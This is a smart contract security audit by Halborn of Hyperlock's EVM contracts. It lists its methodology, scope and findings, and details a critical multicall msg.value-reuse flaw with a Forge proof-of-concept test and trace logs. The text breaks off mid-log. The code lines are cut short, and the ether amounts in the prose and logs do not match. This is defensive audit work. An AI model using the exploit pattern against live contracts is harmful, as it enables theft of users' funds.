// Smart Contract Security Assessment 03.25.2024 - 04.12.2024

EVM Contracts
Hyperlock

HALBORN

EVM Contracts - Hyperlock

Prepared by: HALBORN

Last Updated 10/05/2024

Date of Engagement by: March 25th, 2024 - April 12th, 2024

Summary

100% ⓘ OF ALL REPORTED FINDINGS HAVE BEEN ADDRESSED

ALL FINDINGS	CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
12	1	0	1	3	7

TABLE OF CONTENTS

8. Automated Testing

1. Introduction

Hyperlock engaged Halborn to conduct a security assessment on their smart contracts beginning on March 25th and ending on April 12th. The security assessment was scoped to the smart contracts provided in the hyperlockfi/contracts GitHub repository. Commit hashes and further details can be found in the Scope section of this report.

2. Assessment Summary

Halborn was provided 4.5 weeks for the engagement and assigned 1 full-time security engineer to review the security of the smart contracts in scope. The engineer is a blockchain and smart contract security expert with advanced penetration testing and smart contract hacking skills, and deep knowledge of multiple blockchain protocols.

The purpose of the assessment is to:

- Identify potential security issues within the smart contracts.
- Ensure that smart contract functionality operates as intended.

In summary, Halborn identified some security risks that were mostly addressed by the Hyperlock team.

3. Test Approach And Methodology

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this assessment. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the code and can quickly identify items that do not follow the security best practices. The following phases and associated tools were used during the assessment:

- Research into architecture and purpose.
- Smart contract manual code review and walkthrough.
- Graphing out functionality and contract logic/connectivity/functions (solgraph).
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic-related vulnerability classes.
- Manual testing by custom scripts.
- Static Analysis of security for scoped contract, and imported functions (slither).
- Testnet deployment (Foundry).

4. RISK METHODOLOGY

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

4.1 EXPLOITABILITY

ATTACK ORIGIN (AO):

Captures whether the attack requires compromising a specific account.

ATTACK COST (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

ATTACK COMPLEXITY (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

METRICS:

EXPLOITABILIY METRIC (M_E)	METRIC VALUE	NUMERICAL VALUE
Attack Origin (AO)	Arbitrary (AO:A) Specific (AO:S)	1 0.2

EXPLOITABILIY METRIC (M_E)	METRIC VALUE	NUMERICAL VALUE
Attack Cost (AC)	Low (AC:L) Medium (AC:M) High (AC:H)	1 0.67 0.33
Attack Complexity (AX)	Low (AX:L) Medium (AX:M) High (AX:H)	1 0.67 0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

4.2 IMPACT

CONFIDENTIALITY (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

INTEGRITY (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

AVAILABILITY (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

DEPOSIT (D):

Measures the impact to the deposits made to the contract by either users or owners.

YIELD (Y):

Measures the impact to the yield generated by the contract for either users or owners.

METRICS:

IMPACT METRIC (M_I)	METRIC VALUE	NUMERICAL VALUE
Confidentiality (C)	None (I:N) Low (I:L) Medium (I:M) High (I:H) Critical (I:C)	0 0.25 0.5 0.75 1
Integrity (I)	None (I:N) Low (I:L) Medium (I:M) High (I:H) Critical (I:C)	0 0.25 0.5 0.75 1
Availability (A)	None (A:N) Low (A:L) Medium (A:M) High (A:H) Critical (A:C)	0 0.25 0.5 0.75 1
Deposit (D)	None (D:N) Low (D:L) Medium (D:M) High (D:H) Critical (D:C)	0 0.25 0.5 0.75 1
Yield (Y)	None (Y:N) Low (Y:L) Medium (Y:M) High (Y:H) Critical (Y:C)	0 0.25 0.5 0.75 1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

4.3 SEVERITY COEFFICIENT

REVERSIBILITY (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

SCOPE (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

METRICS:

SEVERITY COEFFICIENT (C)	COEFFICIENT VALUE	NUMERICAL VALUE
Reversibility (r)	None (R:N) Partial (R:P) Full (R:F)	1 0.5 0.25

SEVERITY COEFFICIENT (C)	COEFFICIENT VALUE	NUMERICAL VALUE
Scope (s)	Changed (S:C) Unchanged (S:U)	1.25 1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

SEVERITY	SCORE VALUE RANGE
Critical	9 - 10
High	7 - 8.9
Medium	4.5 - 6.9
Low	2 - 4.4
Informational	0 - 1.9

5. SCOPE

FILES AND REPOSITORY

(a) Repository: contracts

(b) Assessed Commit ID: 8af0a64

(c) Items in scope:

- contracts/core/AuraMinter.sol
- contracts/core/AuraLocker.sol
- contracts/core/BalInvestor.sol
- contracts/core/BoosterFeeHandlerMint.sol
- contracts/core/BoosterFeeHandlerSwap.sol
- contracts/core/Aura.sol
- contracts/compounder/Strategy.sol
- contracts/compounder/GenericVault.sol
- contracts/compounder/AuraBalVault.sol
- contracts/compounder/rewardHandlers/ForwarderHandler.sol
- contracts/compounder/rewardHandlers/HandlerBase.sol
- contracts/layerzero/mocks/LZEndpointMock.sol
- contracts/layerzero/token/oft/OFT.sol
- contracts/layerzero/token/oft/extension/ProxyOFT.sol
- contracts/layerzero/token/oft/extension/IProxyOFT.sol
- contracts/layerzero/token/oft/IOFT.sol
- contracts/layerzero/token/oft/IOFTCore.sol
- contracts/layerzero/token/oft/OFTCore.sol
- contracts/layerzero/util/ExcessivelySafeCall.sol
- contracts/layerzero/util/BytesLib.sol
- contracts/layerzero/libraries/LzLib.sol
- contracts/layerzero/lzApp/LzApp.sol
- contracts/layerzero/lzApp/NonblockingLzApp.sol
- contracts/layerzero/interfaces/ILayerZeroEndpoint.sol
- contracts/layerzero/interfaces/ILayerZeroReceiver.sol
- contracts/layerzero/interfaces/ILayerZeroUserApplicationConfig.sol
- contracts/rewards/ExtraRewardsDistributor.sol
- contracts/rewards/AuraPenaltyForwarder.sol
- contracts/rewards/GaugeVoteRewards.sol
- contracts/rewards/StashRewardDistro.sol
- contracts/rewards/AuraBalRewardPool.sol
- contracts/rewards/AuraVestedEscrow.sol
- contracts/rewards/AuraMerkleDropV2.sol
- contracts/rewards/AuraMerkleDrop.sol
- contracts/utils/AuraMath.sol
- contracts/convex/cCrv.sol

- contracts/convex/StashFactoryV2.sol
- contracts/convex/CrvDepositor.sol
- contracts/convex/StashToken.sol
- contracts/convex/BoosterFeeDistro.sol
- contracts/convex/VoterProxy.sol
- contracts/convex/RewardHook.sol
- contracts/convex/Booster.sol
- contracts/convex/ExtraRewardStashV3.sol
- contracts/convex/ProxyFactory.sol
- contracts/convex/BoosterOwner.sol
- contracts/convex/VirtualRewardFactory.sol
- contracts/convex/ArbitartorVault.sol
- contracts/convex/RewardFactory.sol
- contracts/convex/VirtualBalanceRewardPool.sol
- contracts/convex/PoolManagerV3.sol
- contracts/convex/BaseRewardPool4626.sol
- contracts/convex/DepositToken.sol
- contracts/convex/TokenFactory.sol
- contracts/convex/BaseRewardPool.sol
- contracts/convex/interfaces/IGaugeController.sol
- contracts/convex/interfaces/MathUtil.sol
- contracts/convex/interfaces/IERC20Metadata.sol
- contracts/convex/interfaces/IProxyFactory.sol
- contracts/convex/interfaces/IRewardHook.sol
- contracts/convex/interfaces/IERC4626.sol
- contracts/convex/Interfaces.sol
- contracts/balancer/FeeDistributor.sol
- contracts/balancer/BalancerErrors.sol
- contracts/points/BasePointsDeposits.sol
- contracts/points/Points.sol
- contracts/points/ERC20PointsDeposits.sol
- contracts/points/ERC721PointsDeposits.sol
- contracts/blast/IBlast.sol
- contracts/blast/IERC20Rebasing.sol
- contracts/blast/BlastYieldManager.sol
- contracts/blast/IBlastPoints.sol
- contracts/blast/BlastPointsManager.sol
- contracts/nfp/Multicall.sol
- contracts/nfp/NfpBooster.sol
- contracts/nfp/NfpViewHelper.sol
- contracts/nfp/NfpOps.sol
- contracts/interfaces/IStashRewardDistro.sol
- contracts/interfaces/IVirtualRewards.sol
- contracts/interfaces/INfpDeposits.sol
- contracts/interfaces/IExtraRewardsDistributor.sol
- contracts/interfaces/IUniswapV3Factory.sol

- contracts/interfaces/IExtraRewardStash.sol
- contracts/interfaces/ICrvDepositor.sol
- contracts/interfaces/IRewardPool4626.sol
- contracts/interfaces/IBasicRewards.sol
- contracts/interfaces/IBoosterFeeHandler.sol
- contracts/interfaces/IBooster.sol
- contracts/interfaces/INonfungiblePositionManagerStruct.sol
- contracts/interfaces/IRewardStaking.sol
- contracts/interfaces/IPoints.sol
- contracts/interfaces/IStrategy.sol
- contracts/interfaces/IAuraLocker.sol
- contracts/interfaces/IGenericVault.sol
- contracts/interfaces/IUniswapV3Pool.sol
- contracts/interfaces/balancer/IVotingEscrow.sol
- contracts/interfaces/balancer/IBalancerCore.sol
- contracts/interfaces/balancer/IFeeDistributor.sol
- contracts/interfaces/balancer/IRewardHandler.sol
- contracts/interfaces/INonfungiblePositionManager.sol
- contracts/interfaces/IVoterProxy.sol
- contracts/interfaces/IERC4626.sol
- contracts/interfaces/IERC677.sol
- contracts/interfaces/ICrvDepositorWrapper.sol
- contracts/interfaces/IAuraBalVault.sol
- contracts/interfaces/IBoosterLite.sol
- contracts/interfaces/INfpOps.sol

Out-of-Scope:

REMEDIATION COMMIT ID:

- 3b86bce
- 9a827ca

Out-of-Scope: New features/implementations after the remediation commit IDs.

6. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW
1	0	1	3

INFORMATIONAL
7

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
INHERITANCE FROM MULTICALL CONTRACT ENABLES ATTACKER MANIPULATION OF MSG.VALUE WHEN INCREASING LIQUIDITY	CRITICAL	SOLVED - 06/11/2024
TOKEN TRANSFERS CAN FAIL SILENTLY AND MINT TO ATTACKER UNWARRANTED LP TOKENS	MEDIUM	SOLVED - 06/11/2024
USE TWO-STEP OWNERSHIP TRANSFER MECHANISM	LOW	RISK ACCEPTED
REMOVE UNSAFE ERC-20 OPERATIONS	LOW	RISK ACCEPTED
REMOVE EIP-20 NON-COMPLIANT FUNCTIONS	LOW	RISK ACCEPTED
DEPRECATED OPENZEPPELIN DEPENDENCIES	INFORMATIONAL	ACKNOWLEDGED
OUTDATED COMPILER VERSIONS AND FLOATING PRAGMAS	INFORMATIONAL	ACKNOWLEDGED
ABSENCE OF ADDRESS(0) VALIDATION IN ADDRESS STATE VARIABLE ASSIGNMENTS	INFORMATIONAL	ACKNOWLEDGED
FUNCTIONS UNUSED INTERNALLY COULD BE MARKED EXTERNAL	INFORMATIONAL	ACKNOWLEDGED

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
REPLACE MAGIC NUMBERS WITH CONSTANTS	INFORMATIONAL	ACKNOWLEDGED
EVENTS ARE MISSING ĪNDEXED`ATTRIBUTE	INFORMATIONAL	ACKNOWLEDGED
USE CUSTOM ERRORS	INFORMATIONAL	ACKNOWLEDGED

7. FINDINGS & TECH DETAILS

7.1 INHERITANCE FROM MULTICALL CONTRACT ENABLES ATTACKER MANIPULATION OF MSG.VALUE WHEN INCREASING LIQUIDITY

// CRITICAL

Description

The `Multicall` pattern enables a single transaction to bundle multiple function calls by utilizing the `multicall()` function. This function delegates the execution of encapsulated function calls to potentially the same or different contracts, retaining the execution context —including `msg.sender` and `msg.value`— from the original transaction. However, this feature introduces a critical security flaw in the context of the `increaseLiquidity` function of the `NfpBooster.sol` contract.

- contracts/nfp/NfpBooster.sol [Line: 25]

```
25 | contract NfpBooster is Ownable, Multicall, ReentrancyGuard, INonfu
```

- contracts/nfp/NfpBooster.sol [Lines: 214-225]

```
214 |     function increaseLiquidity(IncreaseLiquidityParams memory para
215 |         external
216 |         payable
217 |         nonReentrant
218 |         onlyPositionOwner(params.tokenId)
219 |     {
220 |         (, , address token0, address token1, , , , , , , , ) = nfp
221 |         IERC20(token0).transferFrom(msg.sender, address(staker), p
222 |         IERC20(token1).transferFrom(msg.sender, address(staker), p
223 |         staker.increaseLiquidity{ value: msg.value }(params);
224 |         // Warning! Make sure you use the multicall function and c
225 |     }
```

The `increaseLiquidity` function in `NfpBooster.sol` contract, which is designed to be `payable`, inappropriately handles `msg.value` in a multicall context. Specifically, when `increaseLiquidity` is invoked through `multicall()`, it mistakenly interprets `msg.value` as the amount dedicated to that particular call.
However, within a multicall transaction, `msg.value` actually represents the total amount of ETH sent for the entire batch of function calls. This leads to each invocation of `increaseLiquidity` during the multicall transaction incorrectly assuming it has access to the entire batched transaction's ETH, rather than just its intended portion.

The exploitation of this vulnerability can lead to a significant unfair advantage in the attacker's position, once the `msg.value` can be manipulated in the `increaseLiquidity` function and its external calls.

Exploitation Scenario:
An attacker can exploit this by crafting a `multicall` transaction that includes multiple calls to `increaseLiquidity`. Each call within this batch will erroneously operate under the assumption that it is entitled to the full transaction value of ETH. This could result in improper ETH allocation, enabling theft or mismanagement of funds.

Proof of Concept

To demonstrate the exploitation of the `payable` Multicall vulnerability, the attacker must first have an existing position in the contract, that can be small. By crafting a malicious transaction, the attacker can manipulate the `msg.value` across multiple `payable` Multicalls.
The following forge test illustrates how an attacker can create a transaction with a `msg.value` of only `10 ether`, which is **repeated 13 times** and cause critical state inconsistencies due to the manipulation of `msg.value` across `increaseLiquidity` operations, and lead to a state where the attacker would have sent `130 ether`, instead.

- **Proof of Concept (Forge):**

```
    function testIncreaseLiquidityMulticallExploit() public {

        // define the parameters for increasing liquidity
        IncreaseLiquidityParams memory params = IncreaseLiquidityParam
            tokenId: 1, // token id = 1 for simplicity
            amount0Desired: 200,
            amount1Desired: 200,
            amount0Min: 100,
            amount1Min: 100,
            deadline: block.timestamp + 18 weeks // 18 weeks ahead
        });

        bytes memory encodedParams = abi.encode(params);

        // mock calls to build state
        vm.mockCall(address(token0), abi.encodeWithSelector(IERC20.tra
        vm.mockCall(address(token1), abi.encodeWithSelector(IERC20.tra
        vm.mockCall(address(nfp_deposits), 100 ether, abi.encodeWithSe
        vm.mockCall(address(nfp_ops), 100 ether, abi.encodeWithSelecto
        vm.mockCall(address(nfp_booster), abi.encodeWithSelector(nfp_b
        vm.mockCall(address(nfp_manager_mock), abi.encodeWithSelector(
        vm.mockCall(address(nfp_manager_mock), abi.encodeWithSelector(
        vm.mockCall(address(nfp_manager_mock), abi.encodeWithSignature
        abi.encode(1, address(attacker), token0_address, token1_addres
```

```
        // The amount of ETH intended for a single increaseLiquidity c
        uint256 singleLiquidityIncreaseValue = 10 ether;

        // prepare multicall payload to simulate increasing liquidity
        // for the price of one.
        bytes[] memory calls = new bytes[](13);
        for (uint256 i = 0; i < calls.length; i++) {
            // encoding the function call to `increaseLiquidity` with
            calls[i] = abi.encodeWithSelector(nfp_booster.increaseLiqu
        }

        // simulate an attacker using multicall to increase liquidity
        vm.startPrank(attacker);
        deal(attacker, 1000 ether);
        uint256 attackerNativeBefore = attacker.balance;
        console.log("Attacker native balance before is: ", attackerNat
        (bool success, ) = nfp_booster_address.call{value: singleLiqui
            abi.encodeWithSignature("multicall(bytes[])", calls)
        );

        uint256 attackerNativeAfter = attacker.balance;
        console.log("Attacker native balance after is: ", attackerNati

        assertEq(attackerNativeBefore, attackerNativeAfter + singleLiq

        vm.stopPrank();

    }
```

- **Output logs:**

```
  [98082] Halborn_NfpBooster_test::testIncreaseLiquidityMulticallExploit()
    ├─ [0] VM::mockCall(0xced5a3f687C68d9c1f2243AF1B83Fc5D392dbdef, 0x23b872dd,
0x0000000000000000000000000000000000000000000000000000000000000000)
    │   └─ ← [Return]
    ├─ [0] VM::mockCall(0xee7665b47E25a3a1BBda213ac4DC53DccAD7e699, 0x23b872dd,
0x0000000000000000000000000000000000000000000000000000000000000000)
    │   └─ ← [Return]
    ├─ [0] VM::mockCall(0xE64CEDd116f43Bc7a23E2df973995d7C3291Ff64,
10000000000000000000 [1e20], 0x219f5d17,
0x0000000000000000000000000000000000000000000000000000000000000100000000000000
0000000000000000000000000000000000000000000000c800000000000000000000000000000
0000000000000000000000000000000c800000000000000000000000000000000000000000000
0000000000000000006400000000000000000000000000000000000000000000000000000000
```

```
0000640000000000000000000000000000000000000000000000000000000000a61d01)
    │   └─ ← [Return]
    ├─ [0] VM::mockCall(0xA7cBf566E80C4A1Df2C4aE965c79FB087f25E4bF,
100000000000000000000 [1e20], 0x219f5d17,
0x00000000000000000000000000000000000000000000000000000000000000010000000000000
0000000000000000000000000000000000000000000000000c80000000000000000000000000000
0000000000000000000000000000000000c80000000000000000000000000000000000000000000
000000000000000000064000000000000000000000000000000000000000000000000000000000
0000640000000000000000000000000000000000000000000000000000000000a61d01)
    │   └─ ← [Return]
    ├─ [0] VM::mockCall(0x76265355029352e2130763cc2bedeb6AE31Eb975, 0x219f5d17,
0x00000000000000000000000000000000000000000000000000000000000000010000000000000
0000000000000000000000000000000000000000000000000c80000000000000000000000000000
0000000000000000000000000000000000c80000000000000000000000000000000000000000000
000000000000000000064000000000000000000000000000000000000000000000000000000000
0000640000000000000000000000000000000000000000000000000000000000a61d01)
    │   └─ ← [Return]
    ├─ [0] VM::mockCall(0x46A15B0b27311cedF172AB29E4f4766fbE7F4364, 0x99fbab88,
0x0000000000000000000000000000000000000000000000000000000000000001)
    │   └─ ← [Return]
    ├─ [0] VM::mockCall(0x46A15B0b27311cedF172AB29E4f4766fbE7F4364, 0x23b872dd,
0x0000000000000000000000000000000000000000000000000000000000000000)
    │   └─ ← [Return]
    ├─ [0] VM::mockCall(0x46A15B0b27311cedF172AB29E4f4766fbE7F4364, 0x99fbab88,
0x00000000000000000000000000000000000000000000000000000000000000010000000000000
00000000000e8a78b476ae1403b7fd39b662545ae608aced7c7000000000000000000000000ced5
a3f687c68d9c1f2243af1b83fc5d392dbdef000000000000000000000000ee7665b47e25a3a1bbd
a213ac4dc53dccad7e6990000000000000000000000000000000000000000000000000000000000
0000050000000000000000000000000000000000000000000000000000000000001000000000
0000000000000000000000000000000000000000000000000000001000000000000000000000000
00000000000000000000000000000000000000640000000000000000000000000000000000000000
0000000000000000000000001000000000000000000000000000000000000000000000000000000
0000000001000000000000000000000000000000000000000000000000000000000000000100000
00000000000000000000000000000000000000000000000000000000001)
    │   └─ ← [Return]
    ├─ [0] VM::startPrank(0xe8a78b476AE1403b7fD39b662545AE608Aced7c7)
    │   └─ ← [Return]
    ├─ [0] VM::deal(0xe8a78b476AE1403b7fD39b662545AE608Aced7c7,
1000000000000000000000 [1e21])
    │   └─ ← [Return]
    ├─ [0] console::log("Attacker native balance before is: ",
1000000000000000000000 [1e21]) [staticcall]
    │   └─ ← [Stop]
    ├─ [20907] 0x76265355029352e2130763cc2bedeb6AE31Eb975::multicall{value:
100000000000000000000}
([0x219f5d170000000000000000000000000000000000000000000000000000000000000001000
```

00000000000000000000000000000000000000000000000000000000000c8000000000000000000
00000000000000000000000000000000000000000000c8000000000000000000000000000000000
0000000000000000000000000000064000000000000000000000000000000000000000000000000
00000000000000640000000000000000000000000000000000000000000000000000000000a61d0
1,
0x219f5d17000000000000000000000000000000000000000000000000000000000000000100000
000000000000000000000000000000000000000000000000000000000c800000000000000000000
000000000000000000000000000000000000000000c800000000000000000000000000000000000
0000000000000000000000000006400000000000000000000000000000000000000000000000000
000000000000640000000000000000000000000000000000000000000000000000000000a61d01,
0x219f5d17000000000000000000000000000000000000000000000000000000000000000100000
000000000000000000000000000000000000000000000000000000000c800000000000000000000
000000000000000000000000000000000000000000c800000000000000000000000000000000000
0000000000000000000000000006400000000000000000000000000000000000000000000000000
000000000000640000000000000000000000000000000000000000000000000000000000a61d01,
0x219f5d17000000000000000000000000000000000000000000000000000000000000000100000
000000000000000000000000000000000000000000000000000000000c800000000000000000000
000000000000000000000000000000000000000000c800000000000000000000000000000000000
0000000000000000000000000006400000000000000000000000000000000000000000000000000
000000000000640000000000000000000000000000000000000000000000000000000000a61d01,
0x219f5d17000000000000000000000000000000000000000000000000000000000000000100000
000000000000000000000000000000000000000000000000000000000c800000000000000000000
000000000000000000000000000000000000000000c800000000000000000000000000000000000
0000000000000000000000000006400000000000000000000000000000000000000000000000000
000000000000640000000000000000000000000000000000000000000000000000000000a61d01,
0x219f5d17000000000000000000000000000000000000000000000000000000000000000100000
000000000000000000000000000000000000000000000000000000000c800000000000000000000
000000000000000000000000000000000000000000c800000000000000000000000000000000000
0000000000000000000000000006400000000000000000000000000000000000000000000000000
000000000000640000000000000000000000000000000000000000000000000000000000a61d01,
0x219f5d17000000000000000000000000000000000000000000000000000000000000000100000
000000000000000000000000000000000000000000000000000000000c800000000000000000000
000000000000000000000000000000000000000000c800000000000000000000000000000000000
0000000000000000000000000006400000000000000000000000000000000000000000000000000
000000000000640000000000000000000000000000000000000000000000000000000000a61d01,
0x219f5d17000000000000000000000000000000000000000000000000000000000000000100000
000000000000000000000000000000000000000000000000000000000c800000000000000000000
000000000000000000000000000000000000000000c800000000000000000000000000000000000
0000000000000000000000000006400000000000000000000000000000000000000000000000000
000000000000640000000000000000000000000000000000000000000000000000000000a61d01,
0x219f5d17000000000000000000000000000000000000000000000000000000000000000100000
000000000000000000000000000000000000000000000000000000000c800000000000000000000
000000000000000000000000000000000000000000c800000000000000000000000000000000000
0000000000000000000000000006400000000000000000000000000000000000000000000000000
000000000000640000000000000000000000000000000000000000000000000000000000a61d01,
0x219f5d17000000000000000000000000000000000000000000000000000000000000000100000

```
000000000000000000000000000000000000000000000000000000000c800000000000000000000
00000000000000000000000000000000000000000000c80000000000000000000000000000000000000
000000000000000000000000000640000000000000000000000000000000000000000000000000000
000000000000640000000000000000000000000000000000000000000000000000000000a61d01,
0x219f5d17000000000000000000000000000000000000000000000000000000000000000100000
000000000000000000000000000000000000000000000000000000000c800000000000000000000
00000000000000000000000000000000000000000000c80000000000000000000000000000000000000
000000000000000000000000000640000000000000000000000000000000000000000000000000000
000000000000640000000000000000000000000000000000000000000000000000000000a61d01,
0x219f5d17000000000000000000000000000000000000000000000000000000000000000100000
000000000000000000000000000000000000000000000000000000000c800000000000000000000
00000000000000000000000000000000000000000000c80000000000000000000000000000000000000
000000000000000000000000000640000000000000000000000000000000000000000000000000000
000000000000640000000000000000000000000000000000000000000000000000000000a61d01,
0x219f5d17000000000000000000000000000000000000000000000000000000000000000100000
000000000000000000000000000000000000000000000000000000000c800000000000000000000
00000000000000000000000000000000000000000000c80000000000000000000000000000000000000
000000000000000000000000000640000000000000000000000000000000000000000000000000000
000000000000640000000000000000000000000000000000000000000000000000000000a61d01]
)
    │   ├─ [0]
0x76265355029352e2130763cc2bedeb6AE31Eb975::increaseLiquidity{value:
1000000000000000000}(IncreaseLiquidityParams({ tokenId: 1, amount0Desired:
200, amount1Desired: 200, amount0Min: 100, amount1Min: 100, deadline: 10886401
[1.088e7] })) [delegatecall]
    │   │   └─ ← [Return] 1, 200, 200
    │   ├─ [0]
0x76265355029352e2130763cc2bedeb6AE31Eb975::increaseLiquidity{value:
1000000000000000000}(IncreaseLiquidityParams({ tokenId: 1, amount0Desired:
200, amount1Desired: 200, amount0Min: 100, amount1Min: 100, deadline: 10886401
[1.088e7] })) [delegatecall]
    │   │   └─ ← [Return] 1, 200, 200
    │   ├─ [0]
0x76265355029352e2130763cc2bedeb6AE31Eb975::increaseLiquidity{value:
1000000000000000000}(IncreaseLiquidityParams({ tokenId: 1, amount0Desired:
200, amount1Desired: 200, amount0Min: 100, amount1Min: 100, deadline: 10886401
[1.088e7] })) [delegatecall]
    │   │   └─ ← [Return] 1, 200, 200
    │   ├─ [0]
0x76265355029352e2130763cc2bedeb6AE31Eb975::increaseLiquidity{value:
1000000000000000000}(IncreaseLiquidityParams({ tokenId: 1, amount0Desired:
200, amount1Desired: 200, amount0Min: 100, amount1Min: 100, deadline: 10886401
[1.088e7] })) [delegatecall]
    │   │   └─ ← [Return] 1, 200, 200
    │   ├─ [0]
0x76265355029352e2130763cc2bedeb6AE31Eb975::increaseLiquidity{value:
```

```
1000000000000000000}(IncreaseLiquidityParams({ tokenId: 1, amount0Desired:
200, amount1Desired: 200, amount0Min: 100, amount1Min: 100, deadline: 10886401
[1.088e7] })) [delegatecall]
    │   │   └─ ← [Return] 1, 200, 200
    │   ├─ [0]
0x76265355029352e2130763cc2bedeb6AE31Eb975::increaseLiquidity{value:
1000000000000000000}(IncreaseLiquidityParams({ tokenId: 1, amount0Desired:
200, amount1Desired: 200, amount0Min: 100, amount1Min: 100, deadline: 10886401
[1.088e7] })) [delegatecall]
    │   │   └─ ← [Return] 1, 200, 200
    │   ├─ [0]
0x76265355029352e2130763cc2bedeb6AE31Eb975::increaseLiquidity{value:
1000000000000000000}(IncreaseLiquidityParams({ tokenId: 1, amount0Desired:
200, amount1Desired: 200, amount0Min: 100, amount1Min: 100, deadline: 10886401
[1.088e7] })) [delegatecall]
    │   │   └─ ← [Return] 1, 200, 200
    │   ├─ [0]
0x76265355029352e2130763cc2bedeb6AE31Eb975::increaseLiquidity{value:
1000000000000000000}(IncreaseLiquidityParams({ tokenId: 1, amount0Desired:
200, amount1Desired: 200, amount0Min: 100, amount1Min: 100, deadline: 10886401
[1.088e7] })) [delegatecall]
    │   │   └─ ← [Return] 1, 200, 200
    │   ├─ [0]
0x76265355029352e2130763cc2bedeb6AE31Eb975::increaseLiquidity{value:
1000000000000000000}(IncreaseLiquidityParams({ tokenId: 1, amount0Desired:
200, amount1Desired: 200, amount0Min: 100, amount1Min: 100, deadline: 10886401
[1.088e7] })) [delegatecall]
    │   │   └─ ← [Return] 1, 200, 200
    │   ├─ [0]
0x76265355029352e2130763cc2bedeb6AE31Eb975::increaseLiquidity{value:
1000000000000000000}(IncreaseLiquidityParams({ tokenId: 1, amount0Desired:
200, amount1Desired: 200, amount0Min: 100, amount1Min: 100, deadline: 10886401
[1.088e7] })) [delegatecall]
    │   │   └─ ← [Return] 1, 200, 200
    │   ├─ [0]
0x76265355029352e2130763cc2bedeb6AE31Eb975::increaseLiquidity{value:
1000000000000000000}(IncreaseLiquidityParams({ tokenId: 1, amount0Desired:
200, amount1Desired: 200, amount0Min: 100, amount1Min: 100, deadline: 10886401
[1.088e7] })) [delegatecall]
    │   │   └─ ← [Return] 1, 200, 200
    │   ├─ [0]
0x76265355029352e2130763cc2bedeb6AE31Eb975::increaseLiquidity{value:
1000000000000000000}(IncreaseLiquidityParams({ tokenId: 1, amount0Desired:
200, amount1Desired: 200, amount0Min: 100, amount1Min: 100, deadline: 10886401
[1.088e7] })) [delegatecall]
    │   │   └─ ← [Return] 1, 200, 200
```

```
    │   ├─ [0]
0x76265355029352e2130763cc2bedeb6AE31Eb975::increaseLiquidity{value:
1000000000000000000}(IncreaseLiquidityParams({ tokenId: 1, amount0Desired:
200, amount1Desired: 200, amount0Min: 100, amount1Min: 100, deadline: 10886401
[1.088e7] })) [delegatecall]
    │   │   └─ ← [Return] 1, 200, 200
    │   └─ ← [Return]
[0x0000000000000000000000000000000000000000000000000000000000000001000000000000
00000000000000000000000000000000000000000000000000c8000000000000000000000000000
00000000000000000000000000000000000c80000000000000000000000000000000000000000000
0000000000000000000064000000000000000000000000000000000000000000000000000000000
000006400000000000000000000000000000000000000000000000000000000000a61d01,
0x00000000000000000000000000000000000000000000000000000000000000010000000000000
0000000000000000000000000000000000000000000000000c80000000000000000000000000000
0000000000000000000000000000000000c800000000000000000000000000000000000000000000
0000000000000000000640000000000000000000000000000000000000000000000000000000000
00006400000000000000000000000000000000000000000000000000000000000a61d01,
0x00000000000000000000000000000000000000000000000000000000000000010000000000000
0000000000000000000000000000000000000000000000000c80000000000000000000000000000
0000000000000000000000000000000000c800000000000000000000000000000000000000000000
0000000000000000000640000000000000000000000000000000000000000000000000000000000
00006400000000000000000000000000000000000000000000000000000000000a61d01,
0x00000000000000000000000000000000000000000000000000000000000000010000000000000
0000000000000000000000000000000000000000000000000c80000000000000000000000000000
0000000000000000000000000000000000c800000000000000000000000000000000000000000000
0000000000000000000640000000000000000000000000000000000000000000000000000000000
00006400000000000000000000000000000000000000000000000000000000000a61d01,
0x00000000000000000000000000000000000000000000000000000000000000010000000000000
0000000000000000000000000000000000000000000000000c80000000000000000000000000000
0000000000000000000000000000000000c800000000000000000000000000000000000000000000
0000000000000000000640000000000000000000000000000000000000000000000000000000000
00006400000000000000000000000000000000000000000000000000000000000a61d01,
0x00000000000000000000000000000000000000000000000000000000000000010000000000000
0000000000000000000000000000000000000000000000000c80000000000000000000000000000
0000000000000000000000000000000000c800000000000000000000000000000000000000000000
0000000000000000000640000000000000000000000000000000000000000000000000000000000
00006400000000000000000000000000000000000000000000000000000000000a61d01,
